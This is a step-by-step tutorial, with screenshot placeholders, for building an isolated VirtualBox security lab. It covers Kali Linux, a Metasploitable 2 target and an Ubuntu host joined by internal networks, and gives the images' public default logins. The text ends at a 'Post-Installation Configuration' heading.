
- Go to your Downloads folder
- you should see two files: a **.vbox** file and a **.vdi** file
- Right click on the **.vbox** file and open with VirtualBox.

Kali Linux VM Configuration

Network Configuration

Select the **Kali** VM and then from the toolbar select **Settings**


- Go to **Network → Adapter 1**. For the Attached to field select **Internal Network**. For Name select **em1**



Kali Linux Installation

Start the Kali Linux Virtual Machine

- Select Kali Linux from the sidebar and click on **Start** on the toolbar.



Once the VM boots use the following credentials to log in.

- Username: Kali
- Password: Kali

Note: *once you open it, the Kali Linux virtual machine will start automatically. This is a pre-built VM, so you won't need to create one manually—it will be set up for you automatically.*


Post-Installation Configuration

After logging in, Select the Terminal.

Use the following command to check if an IP address has been assigned:

- `ip addr`

We can see that the system has been assigned the IP address **192.168.1.101.**



Note: *once you open it, the Kali Linux virtual machine will start automatically. This is a pre-built VM, so you won't need to create one manually—it will be set up for you automatically.*


Metasploitable 2 Setup

Download Metasploitable 2

- Go to the following URL: Metasploitable Download
- Navigate to the site and search for Metasploitable 2.
- Download the latest version.

Extract the Downloaded File


- Go to your Downloads folder
- The download is a compressed file (.zip)
- Right-click and select Extract All (or use an extraction tool).
- After extraction, we should have a folder.
    - The folder will have multiple files. We only require the **.vmdk** file.




Metasploitable VM Creation

Launch VirtualBox. Select **Tools** from the sidebar, then click on **New** from the toolbar.


- Give the VM a name. The Folder option defines the location where the VM will be saved. Leave the ISO Image option empty. Select Type as **Linux** and version as **Debian (64-bit)** and then click on Next.



- The Memory to **1024MB** with **1 CPU** and click on **Next**.



- Select "**Use an Existing Virtual Hard File**" The **.vmdk** file we downloaded is the Hard Disk. The OS is pre-installed on it, attach to the VM we are creating.




- Confirm that everything looks right and then click on **Finish**.

Metasploitable Configuration

Network Configuration


- Go to **Network→ Adapter 1**. For the Attached to option select **Internal Network**. For Name enter **em2**



Metasploitable Installation

Start the Metasploitable Virtual Machine

- Select **Metasploitable** from the sidebar and click on **Start** on the toolbar.



Once the VM boots use the following credentials to log in.


- Username: msfadmin
- Password: msfadmin

Post-Installation Configuration

After logging in, use the following command to check if an IP address has been assigned:

- `ip a`

We can see that we have been assigned the IP **192.168.2.12.**




Ubuntu Setup

Download Ubuntu Desktop

Download Ubuntu 24 ISO


- Go to the following link: Ubuntu Download




Ubuntu VM Creation

Launch VirtualBox. Check on **Tools** from the sidebar and then Select **New** from the Toolbar.


- Give the VM a name. The **Folder** option defines the location where the VM will be saved. The ISO Image dropdown select Others and select the **.iso** file that we just downloaded. Select Type as **Linux** and Version as **Ubuntu (64-bit)** and then click on **Next**.



- Here we select the amount of RAM and CPU that the VM can use. Click on **Next** to continue.



- On this page, we choose the amount of storage space to reserve for the VM. Enter **25GB** in the input field.




- Confirm that everything looks right and then click on **Finish**.

Ubuntu VM Configuration


Network Configuration

Select the **Ubuntu** VM and then from the toolbar select **Settings**


- Go to **Network → Adapter 1**. For the Attached to field select **NAT**.




- Select **Adapter 2.** Check the Enable Network Adapter option. For the Attached to option select **Internal Network**. For Name enter **em1**.



- **Select Adapter 3**. Check the Enable Network Adapter option. For the Attached to option select **Internal Network**. For name enter **em2**



- Select **Adapter 4**. Checkthe Enable Network Adapter option. For the Attached to option select **Internal Network**. For name enter **em3**.



Ubuntu Installation

Select Ubuntu from the sidebar and click on **Start** on the toolbar.

- The VM will start. Click Try or Install Ubuntu.
- Choose your language and click Next.
- Accessibility: Adjust settings if needed, then click Next.
- Keyboard Layout: Select your keyboard layout, then Next.
- Internet: Skip or connect as desired.
- Updates: Skip updates for now.
- Installation Type: Select Interactive Installation (not automated).

- Apps: Choose default/basic utilities or add more if you wish.
- Third-Party Software: Check the box to install third-party software for Wi-Fi and hardware.
- Disk Setup: Choose Erase disk and install Ubuntu (this only affects the VM, not your real PC).
- User Details: Enter your name and password again, then Next.
- Click Install and wait for the installation to finish.

After installation

- Click Restart Now.
- Log in with your chosen username and password.
- You now have Ubuntu 24 running in VirtualBox!

Post-Installation Configuration

